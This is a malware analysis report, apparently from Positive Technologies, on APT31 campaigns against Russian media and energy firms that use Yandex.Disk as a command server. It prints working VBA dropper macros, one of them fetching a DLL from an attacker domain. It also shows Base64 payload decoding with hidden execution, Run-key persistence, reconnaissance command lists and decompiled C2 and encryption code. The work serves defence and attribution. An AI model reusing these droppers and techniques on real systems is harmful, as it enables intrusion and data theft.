

## Flying in the clouds: APT31 renews its attacks on Russian companies through cloud storage

By Positive Technologies

Published: 2024-08-19 · Archived: 2026-04-05 20:15:12 UTC

### Introduction

In April 2022, [PT Expert Security Center](#) detected an attack on a number of Russian media and energy companies that used a malicious document called «list.docx» to extract a malicious payload packed with VMProtect. Having analyzed the network packet, we found it to be identical to the one we studied in our [report](#) on APT31 tools, suggesting that these may belong to one and the same group. The malware samples date from November 2021 to June 2022.

Detailed analysis (see the "Attribution" section) of the unpacked malware confirmed our assumptions, as the malicious payload under VMProtect was indeed identical to the one we examined earlier.

Further monitoring revealed a number of documents used in attacks on the same companies with content similar in terms of the techniques used (see the "Malware analysis" section), yet differing from what we saw earlier both in the network part and the code implementation.

Detailed analysis of the tools showed the use of the Yandex.Disk service as the C2 server. This seemed a rather curious case to us, since it involved a potentially foreign group using a Russian service specifically to make the network load look outwardly legitimate.

The technique is not new, having been deployed by the TaskMasters group in its [Webdav-O](#) malware. The point of this technique is to bypass network defenses by connecting to a legitimate service.

This group's [previous](#) use of the Dropbox cloud service, as well as overlaps with the above-mentioned tools, suggests that here too we are dealing with the toolkit of the APT31 group.

This report describes the tools and techniques and their features, discusses the similarities and differences, and lays out the characteristics on which basis we assigned them to the APT31 group.

### Analyzing malicious documents

The source document we started our research with (Figure 1) uses the Template Injection technique to download a template with a macro that loads malicious components (a legitimate file, a Java component, a malicious msxcr100.dll packed with VMProtect) from a remote server.




Figure 1. External appearance of the malicious document

The template macro, a snippet of which is shown in Figure 2, creates files at the following path:

C:\ProgramData\KasperskyOneDrive. The main task of the legitimate file is to transfer control to the malicious library using the DLL Side-Loading technique and generate an initializing packet that is sent to C2 (see the "Attribution" section).

```
objFile3.writeline ("On Error Resume Next")
objFile3.writeline ("wscript.sleep 1000*60")
objFile3.writeline ("Set objFSO = CreateObject(""Scripting.FileSystemObject"")")
objFile3.writeline ("If objFSO.FolderExists(""C:\ProgramData\KasperskyOneDrive"") = True Then")
objFile3.writeline ("IsFileExists = True")
objFile3.writeline ("Else")
objFile3.writeline ("ret = objFSO.CreateFolder(""C:\ProgramData\KasperskyOneDrive"")")
objFile3.writeline ("End If")
objFile3.writeline ("iLocal=LCase(""C:\ProgramData\KasperskyOneDrive\MSVCR100.dll"")")
objFile3.writeline ("iRemote=LCase(""https://p1.offline-microsoft.com/3451.txt"")")
objFile3.writeline ("Set xPost=createObject(""MSXML2.ServerXMLHTTP"")")
objFile3.writeline ("xPost.Open ""GET"",iRemote,0")
objFile3.writeline ("xPost.setOption 2, 13056")
objFile3.writeline ("xPost.Send()")
objFile3.writeline ("set sGet=createObject(""ADODB.Stream"")")
objFile3.writeline ("sGet.Mode=3")
objFile3.writeline ("sGet.Type=1")
objFile3.writeline ("sGet.Open()")
objFile3.writeline ("sGet.Write xPost.ResponseBody")
objFile3.writeline ("sGet.SaveToFile iLocal,2")
objFile3.Close
```

Figure 2. External appearance of the loaded macro

During a further search for similar threats, a number of documents were found with the Author field equal to pc1q213 (Figure 3), containing an identical Base64 decoding code.

Источник

Авторы	pc1q213
Кем сохранен	Admin
Редакция	74
Номер версии	
Имя программы	Microsoft Office Word
Организация	
Руководитель	
Дата создания содержим...	17.09.2021 23:06
Дата последнего сохране...	21.10.2021 10:35
Последний вывод на печат...	
Общее время редактиров...	00:57:00

Figure 3. Properties of the detected document

Analysis of the detected documents clearly showed their external similarity (Figure 4). Moreover, the code of the macros contained in them is identical all the way up to the names of the functions and variables (Figures 5 and 6).




Figure 4. External appearance of the detected document

A characteristic feature of all the documents is that they contain components for exploiting DLL Side-Loading to run the malicious payload inside them, as well as the external similarity of macros embedded in the documents and the Base64 encoding of the payload inside the documents.

```
Private Sub Document_Open()  
  
On Error Resume Next  
  
outDir = CreateObject("Wscript.Shell").Environment("Process")("APPDATA")  
outDir = outDir + "\Microsoft\Windows\  
Dim a1Path As String  
Dim a2Path As String  
    a1Path = outDir + "yandex.exe"  
    a1 = UserForm1.TextBox1.Text  
    a1Out = Base64Decode(a1)  
    a1 = writeToFile(a1Path, a1Out)  
  
    a2Path = outDir + "WINHTTP.dll"  
    a2 = UserForm1.TextBox2.Text  
    a2Out = Base64Decode(a2)  
    a2 = writeToFile(a2Path, a2Out)  
  
    a3 = UserForm1.TextBox3.Text  
    a3Out = Base64Decode(a3)  
    a3 = writeToFile("Microsoft Word Documents.docx", a3Out)  
  
    cmdPath = "cmd.exe /c " + a1Path  
  
    CreateObject("wscript.shell").Run cmdPath, 0  
    CreateObject("wscript.shell").Run ""Microsoft Word Documents.docx"", 0  
  
End Sub  
  
Public Function writeToFile(path As String, data)  
    Dim fn As Integer  
    fn = FreeFile  
    Open path For Binary Lock Read Write As #fn  
    Dim beacher() As Byte  
    beacher = data  
    Put fn, 1, beacher  
    Close #fn  
End Function  
  
Function Base64Decode(B64) As Byte()  
    On Error GoTo over  
    Dim OutStr() As Byte, i As Long, j As Long  
    Const B64_CHAR_DICT = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"  
    If InStr(1, B64, "=") <> 0 Then B64 = Left(B64, InStr(1, B64, "=") - 1)  
    Dim length As Long, mods As Long  
    mods = Len(B64) Mod 4  
    length = Len(B64) - mods  
    ReDim OutStr(length / 4 * 3 - 1 + Switch(mods = 0, 0, mods = 2, 1, mods = 3, 2))  
    For i = 1 To length Step 4  
        Dim buf(3) As Byte  
        For j = 0 To 3  
            buf(j) = InStr(1, B64_CHAR_DICT, Mid(B64, i + j, 1)) - 1  
        Next  
        OutStr((i - 1) / 4 * 3) = buf(0) * &H4 + (buf(1) And &H30) / &H10  
        OutStr((i - 1) / 4 * 3 + 1) = (buf(1) And &HF) * &H10 + (buf(2) And &H3C) / &H4  
        OutStr((i - 1) / 4 * 3 + 2) = (buf(2) And &H3) * &H40 + buf(3)  
    Next  
over:  
End Function
```

Figure 5. External appearance of the macro in the detected document

```

End Sub

Private Sub Document_Open()

    a1 = UserForm1.TextBox1.Text
    a1Out = Base64Decode(a1)
    a1 = writeToFile("C:\ProgramData\KiySADS.docx", a1Out)

    a3 = UserForm1.TextBox3.Text
    a3Out = Base64Decode(a3)
    a3 = writeToFile("2021.doc", a3Out)

    CreateObject("wscript.shell").Run "cmd.exe /c C:\ProgramData\KiySADS.docx", 0
    CreateObject("wscript.shell").Run "2021.doc", 0

End Sub

Public Function writeToFile(path As String, data)
    Dim fn As Integer
    fn = FreeFile
    Open path For Binary Lock Read Write As #fn
    Dim beacher() As Byte
    beacher = data
    Put fn, 1, beacher
    Close #fn
End Function

Function Base64Decode(B64) As Byte()
    On Error GoTo over
    Dim OutStr() As Byte, i As Long, j As Long
    Const B64_CHAR_DICT = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
    If InStr(1, B64, "=") <> 0 Then B64 = Left(B64, InStr(1, B64, "=") - 1)
    Dim length As Long, mods As Long
    mods = Len(B64) Mod 4
    length = Len(B64) - mods
    ReDim OutStr(length / 4 * 3 - 1 + Switch(mods = 0, 0, mods = 2, 1, mods = 3, 2))
    For i = 1 To length Step 4
        Dim buf(3) As Byte
        For j = 0 To 3
            buf(j) = InStr(1, B64_CHAR_DICT, Mid(B64, i + j, 1)) - 1
        Next
        OutStr((i - 1) / 4 * 3) = buf(0) * &H4 + (buf(1) And &H30) / &H10
        OutStr((i - 1) / 4 * 3 + 1) = (buf(1) And &HF) * &H10 + (buf(2) And &H3C) / &H4
        OutStr((i - 1) / 4 * 3 + 2) = (buf(2) And &H3) * &H40 + buf(3)
    Next
End Function

```

Figure 6. Code of a macro from a similar document

The extracted payload also shows a number of similarities:

- Most of the binary files are packed with VMProtect;
- All the identified legitimate executable files are components of Yandex.Browser and signed with a valid digital signature;
- winhttp.dll and wtsapi.dll were used as malicious libraries under the guise of legitimate ones (in particular, by the presence, number, and names of exports).

## Malware analysis

Our analysis identified two new types of malware, which we named YaRAT (because it has RAT functionality and uses Yandex.Disk as C2) and Stealer0x3401 (because of the constant used in obfuscating the encryption key). What's more, we saw YaRAT in two modifications: with token encryption inside the program code, and without it.

### YaRAT

The Yandex.Browser installer signed with a valid Yandex digital signature, or its portable version, was used as a legitimate file vulnerable to the Side-Loading DLL. The file loads and calls a function in the malicious winhttp.dll.




Figure 7. Information about the digital signature of a legitimate executable file

And here's an example of function calls inside a legitimate binary file.

```
v5 = WinHttpOpen(L"browser_downloader/1.0.1", 0, 0, 0, 0);
v25 = v5;
if ( !v5 )
{
    GetLastError = GetLastError();
    sub_40FF40("Stats::Send", 147, "hSession error %d has occurred.\n", GetLastError);
    goto LABEL_24;
}
v6 = WinHttpConnect(v5, *this, 0x50u, 0);
hInternet = v6;
```

Figure 8. Calling a malicious library function

The malicious library itself is packed and encrypted, and is unpacked by calling DllEntryPoint, which happens whenever the library is loaded. In this case, DllEntryPoint contains code similar to UPX, which is probably borrowed but slightly modified.

The first stage also involves unpacking LZMA, after which the unpacked data is decrypted twice (code sections and other sections (imports, data, etc.) are decrypted separately).

The data is decrypted using the RC4 algorithm; both encryption keys are embedded in the code. A distinctive feature of both data decryption blocks is the type of code obfuscation (Control Flow Flattening), which hinders static analysis. Alongside this technique, an extra byte (0xB9) is inserted inside the function body, which confuses the disassembler and prevents it from generating the function's decompiled form.

An example of the code responsible for data decryption after the PRNG stage is given in Figure 9.

```
v136 = 0x05AFC0A4D;
if ( cnt_prng >= 0x100 )
    v136 = v137;
obfVal = v136;
}
else
{
    v144 = obfVal - 0x1BFE2EF8;
    if ( obfVal == 0x1BFE2EF8 )
    {
        obfVal = 0x6BA19445;
    }
    else
    {
        v143 = obfVal - 0x3C7748BC;
        if ( obfVal == 0x3C7748BC )
        {
            ++cnt_prng;
            obfVal = 0xE75D10AC;
        }
    }
    else
    {
        v142 = obfVal - 0x62B698DE;
        if ( obfVal == 0x62B698DE )
        {
            firstRc4Index = (unsigned __int8)(firstRc4Index + 1);
            _TmpArrIndex = pKeyData[firstRc4Index];
            secondRc4Index = (unsigned __int8)(_TmpArrIndex + secondRc4Index);
            _TmpArr2ndIndex = pKeyData[secondRc4Index];
            pKeyData[firstRc4Index] = _TmpArr2ndIndex;
            pKeyData[secondRc4Index] = _TmpArrIndex;
            pData[cnt_prng] ^= pKeyData[(unsigned __int8)(_TmpArr2ndIndex + _TmpArrIndex)];
            obfVal = 0xB719C9DD;
        }
    }
    else
    {
        v141 = obfVal - 0x6BA19445;
        if ( obfVal == 0x6BA19445 )
        {
            ++cnt_prng;
            obfVal = 0x85F541C;
        }
    }
    else
    {
        v140 = obfVal - 0x739CDA90;
        if ( obfVal == 0x739CDA90 )
        {
            pKeyData[cnt_prng] = cnt_prng;
            obfVal = 0x3C7748BC;
        }
    }
}
```

Figure 9. Snippet of an obfuscated block that handles code and data decryption

The subsequent code for restoring imports and their addresses (resolving function and library addresses), as well as changing attributes for virtual memory blocks (VirtualProtect calls), is identical to regular UPX (Figure 10 shows a snippet of packer code, Figure 11 shows regular UPX). Note also the distinctive, UPX-specific push and pop calls at the start and end, respectively, of the unpack function. After unpacking, control passes to the payload.




Figure 10. Snippet of packer code




Figure 11. Snippet of regular UPX code

### Payload

At the first stage, a mutex named YandexDisk is created, and the malware adds itself to startup via a registry key.

```

MutexA = kernel32_CreateMutexA(0, 1, "YandexDisk");
if ( kernel32_GetLastError() == ERROR_ALREADY_EXISTS )
{
    kernel32_TerminateProcess(MutexA, 0);
    v0 = 1;
}
if ( MutexA )
    kernel32_ReleaseMutex(MutexA);
if ( !v0 )
{
    memset_0(pRegKeyMem, 0, sizeof(pRegKeyMem));
    kernel32_GetModuleFileNameA(0, pRegKeyMem, 260);
    strcpy(v91, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run");
    if ( !advapi32_RegOpenKeyExA(HKEY_CURRENT_USER, v91, 0, 983103, &v66) )
    {
        v88 = 260;
        if ( advapi32_RegGetValueA(v66, 0, "YandexDisk", 2, 0, v89, &v88) )
            goto LABEL_12;
        v3 = strcmp(pRegKeyMem, v89);
        if ( v3 )
            v3 = v3 < 0 ? -1 : 1;
        if ( v3 )
        {
            LABEL_12:
            advapi32_RegSetValueExA(v66, "YandexDisk", 0, 1, pRegKeyMem, 2 * strlen(pRegKeyMem) + 2);
            advapi32_RegCloseKey(v66);
        }
    }
}
    
```

Figure 12. Creating a mutex and securing it in the system

Next, the malware generates string requests to Yandex.Disk with the Authorization: OAuth parameter, to which the token for this account is concatenated (Figure 13). The token itself is stitched into the code. We found several keys belonging to three

accounts: jethroweston, Poslova.Marian, upy4ndexdate.

```
pTokenString = v75;
*( _DWORD *)&v51[24] = v76;
if ( v77 >= 0x10 )
    pTokenString = (unsigned int *)v75[0];
fnStrConcat(src, v4, v60, v76, "Authorization: OAuth ", 0x15u, pTokenString, *(size_t *)&v51[24]);
```

Figure 13. Generating a request to Yandex.Disk

After that, two lines are generated according to the pattern: pcname + /a.psd and pcname + /b.psd, for example: DESKTOP-IM5NM8R/a.psd, DESKTOP-IM5NM8R/b.psd.

The first request sent by the malware to C2 is a PUT to

```
https://cloud-api.yandex.net:443/v1/disk/resources?path=
```

(Figure 14 shows an example of generating it). It can be seen as an initializing request to be used to create a directory on Yandex.Disk (a working remote directory).

```
fnStrConcat(
    &v45,
    v8,
    (int)v47,
    a3,
    "https://cloud-api.yandex.net:443/v1/disk/resources?path=",
    0x38u,
    v9,
    (size_t)v40);
if ( HIDWORD(a3) >= 0x10 )
{
    v10 = a2;
    v11 = (std_string *) (HIDWORD(a3) + 1);
    if ( (unsigned int) (HIDWORD(a3) + 1) >= 0x1000 )
    {
        v10 = *( _DWORD *) (a2 - 4);
        v11 = (std_string *) (HIDWORD(a3) + 36);
        if ( (unsigned int) (a2 - v10 - 4) > 0x1F )
            goto LABEL_38;
    }
    v40 = v11;
    fnMemFree_0(v10);
}
v40 = 0;
v39 = 1;
a2 = v45;
v47 = &v29;
a3 = v46;
v38 = 0;
LOBYTE(v50) = 1;
v12 = this;
if ( this[5] >= 0x10u )
    v12 = ( _DWORD *) *this;
v13 = (int)&a2;
if ( HIDWORD(a3) >= 0x10 )
    v13 = a2;
v14 = ( _DWORD *) fnCur1SendData(this, (int *)&v45, v13, (int)"PUT", (int)v12);
```

Figure 14. Generating a PUT request and sending it to the server

If the connection is successful, the malware downloads a file (Figure 15) whose name consists of the following strings: the name generated in the previous step and the string modifier a.psd, which ends (is concatenated to the end of) the string name. For example,

```
https://cloud-api.yandex.net/v1/disk/resources/download?path=DESKTOP-IM5NM8R%2Fa.psd
```

```
1 whoami
2 net user
3 ipconfig /all
4 netstat -ano
5 tasklist
6 systeminfo
7 SLEEP 60
8
```

Figure 15. Contents of the file downloaded from C2

The downloaded file contains a list of commands to be executed by the malware in order to retrieve basic information about the infected machine.

The commands are executed in a standard Windows shell (cmd.exe); the malware concatenates their results, forms them into a response, and sends them to Yandex.Disk as a b.psd file. Note that the result of the execution of each command is separated from the others by the line =====\r\n (Figure 16 clearly shows the results of execution separated by this line).

```
1 =====
2 whoami
3 windows-
4 =====
5 net user
6
7 User accounts for \\WINDOWS-
8
9 -----
10 Administrator                DefaultAccount
11 Guest                         WDAGUtilityAccount
12 The command completed successfully.
13
14 =====
15 ipconfig /all
16
17 Windows IP Configuration
18
19 Host Name . . . . . : WINDOWS-
20 Primary Dns Suffix . . . . . :
21 Node Type . . . . . : Hybrid
22 IP Routing Enabled. . . . . : No
23 WINS Proxy Enabled. . . . . : No
24
25 Ethernet adapter Ethernet:
26
27 Connection-specific DNS Suffix . . :
28 Description . . . . . : Intel(R) PRO/1000 MT Network Connection
29 Physical Address. . . . . :
30 DHCP Enabled. . . . . : No
31 Autoconfiguration Enabled . . . . . : Yes
32 IPv4 Address. . . . . : (Preferred)
33 Subnet Mask . . . . . : 255.255.255.224
34 Default Gateway . . . . . :
35 DNS Servers . . . . . :
36 NetBIOS over Tcpip. . . . . : Enabled
37 =====
38 netstat -ano
39
40 Active Connections
41
```

Figure 16. Contents of the file with the collected data

Next, the malware switches to command execution mode. Malware-executed commands:

- DIR — retrieves the list of files in the directory;
- EXEC — executes the command (in fact, calls the WinExec function of the kernel32.dll library);
- SLEEP — calls the Sleep function with a parameter (0x3E8 multiplied by the passed constant);
- UPLOAD — uploads a file to Yandex.Disk;
- DOWNLOAD — downloads a file from Yandex.Disk.

All network communication is via cURL. In turn, data is transferred in JSON format, so the [nlohmann/json](#), library is used to handle it; both libraries are statically compiled with the project.

### Second YaRAT modification

Also found were a number of samples covered by VMProtect and not packed with the packer described above. A distinctive feature of all the samples is that only DllEntryPoint is covered by the protector, while the exports, which contain the main functionality, were not virtualized (except for some WinAPI calls).



```

o db '-----Bios-INFO-----'
; DATA XREF: fnGetOsInfo+49f0
db '-----',0Dh,0Ah,0
align 8
nfo db '-----Memory-INFO-----'
; DATA XREF: fnGetOsInfo+70f0
db '-----',0Dh,0Ah,0
align 10h
o db '-----Disk-INFO-----'
; DATA XREF: fnGetOsInfo+97f0
db '-----',0Dh,0Ah,0
align 8
Info db '-----IP-INFO-----'
; DATA XREF: fnGetOsInfo+BEf0
db '-----',0Dh,0Ah,0
align 10h
db '-----Network-INFO-----'
; DATA XREF: fnGetOsInfo+E5f0
db '-----',0Dh,0Ah,0
align 8
db '-----OS-INFO-----'
; DATA XREF: fnGetOsInfo+10Cf0
db '-----',0Dh,0Ah,0
align 10h
Info db '-----Process-INFO-----'
; DATA XREF: fnGetOsInfo+180f0
db '-----',0Dh,0Ah,0
align 8
Info db '-----Browser-INFO-----'
; DATA XREF: fnGetOsInfo+1A7f0
db '-----',0Dh,0Ah,0
align 10h
erInfo db '-----QueryUser-INFO-----'
; DATA XREF: fnGetOsInfo+1CEf0
db '-----',0Dh,0Ah,0
align 8
fo db '-----Users-INFO-----'
; DATA XREF: fnGetOsInfo+1F5f0
db '-----',0Dh,0Ah,0
align 10h
eInfo db '-----Software-INFO-----'
; DATA XREF: fnGetOsInfo+221f0
db '-----',0Dh,0Ah,0
align 8
Resolut db '-----Display-Resolution-----'
; DATA XREF: fnGetOsInfo+248f0
db '-----',0Dh,0Ah,0
align 10h
tSvc db '-----TaskList-/SVC-----'
; DATA XREF: fnGetOsInfo+26Ff0
db '-----',0Dh,0Ah,0
align 10h
wchar_t aTasklistSvc_0
tSvc_0: ; DATA XREF: fnGetOsInfo+29Af0
text "UTF-16LE", 'tasklist /svc',0
wnError db 'An unknown error!',0
; DATA XREF: fnGetOsInfo+2AAf0
; fnGetOsInfo+313f0 ...
align 10h
Domain db '-----net user /domain-----'
; DATA XREF: fnGetOsInfo+2DCf0
db '-----',0Dh,0Ah,0
align 4
wchar_t aNetUserDomain_0
Domain_0: ; DATA XREF: fnGetOsInfo+300f0
text "UTF-16LE", 'net user /domain',0
align 4
pDomain db '-----net group /domain-----'
; DATA XREF: fnGetOsInfo+345f0
db '-----',0Dh,0Ah,0
align 4
wchar_t aNetGroupDomain_0
pDomain_0: ; DATA XREF: fnGetOsInfo+369f0
text "UTF-16LE", 'net group /domain',0
pDoma db '-----net group ?????????? ?????? /domai'
; DATA XREF: fnGetOsInfo+3AEf0
db 'n-----',0Dh,0Ah,0
align 8
wchar_t aNetGroup

```

Figure 20. Information harvested about the system

All collected data is RC4-encrypted and Base64-encoded before being sent. In contrast to what we saw earlier, an encryption key is generated for each new run; the key generation algorithm is as follows (Figure 21): based on the current time, 16 pseudo-random numbers of qword type are generated (the loop adds 64-bit numbers up to the specified address; the difference between them is 128 bytes; accordingly, 16 qword values are obtained as per the data type), to which the standard key expansion procedure for RC4 is then applied. After that, the collected data is encrypted using the expanded key.

```

pTimeval = _time64(0);
srand(pTimeval);
pMemAddr_100276F8 = ::pMemAddr_100276F8;
do
{
    *(_QWORD *)pMemAddr_100276F8 = rand() % 1000;
    pMemAddr_100276F8 += 2;
}
while ( (int)pMemAddr_100276F8 < (int)pMemAddr_10027778 );
v13 = malloc(Size);
    
```

Figure 21. Generating the encryption key

When transmitting encrypted data, the encryption key is not sent in cleartext; to obfuscate it, the previously unseen, so-called checksum procedure (Figure 22) is used for each qword value used in the key expansion procedure.

The procedure itself consists of two stages: generating a hash calculation table and directly calculating the result. The first stage involves cyclically computing the remainders from dividing the initializing constant (in this case 0x3401) using modulo 2 (until it becomes zero), that is, the number of rounds at each step of the checksum calculation will be identical.

At the second stage, the initial value is modified (`_inputVal` in Figure 22) in accordance with two variables initially equal to 0 and 1 (`temValDword_1` and `tempvalDword2` in Figure 22), from which at each step a value of type `__int64` modulo 0x90c9bfff is generated (`result_x64Val` in Figure 22). The constants themselves are also modified in each round.

As we see, the initial value is modified in each specific round as per the table of remainders created in the first stage. If the remainder is equal to 1, the hash, the variables themselves used in calculating the intermediate values, and the final value are all modified. Hence, a final value is generated for the specified 14 rounds (known in advance as regards modifying the initial value, since the table for all rounds is identical).

The generated hash for each of the qword components of the encryption key, the malware transmits to the server side.

```

temValDword_1 = 0;
tempvalDword2 = 1;
Initval = 0x3401;
cnt = 0;
do
{
    pRemindersArr[cnt++] = Initval % 2;
    Initval /= 2;
}
while ( Initval );
for ( crcCnt = cnt - 1; crcCnt >= 0; --crcCnt )
{
    result_x64Val = ((__int64)(__PAIR64__(temValDword_1, tempvalDword2) * __PAIR64__(temValDword_1, tempvalDword2))
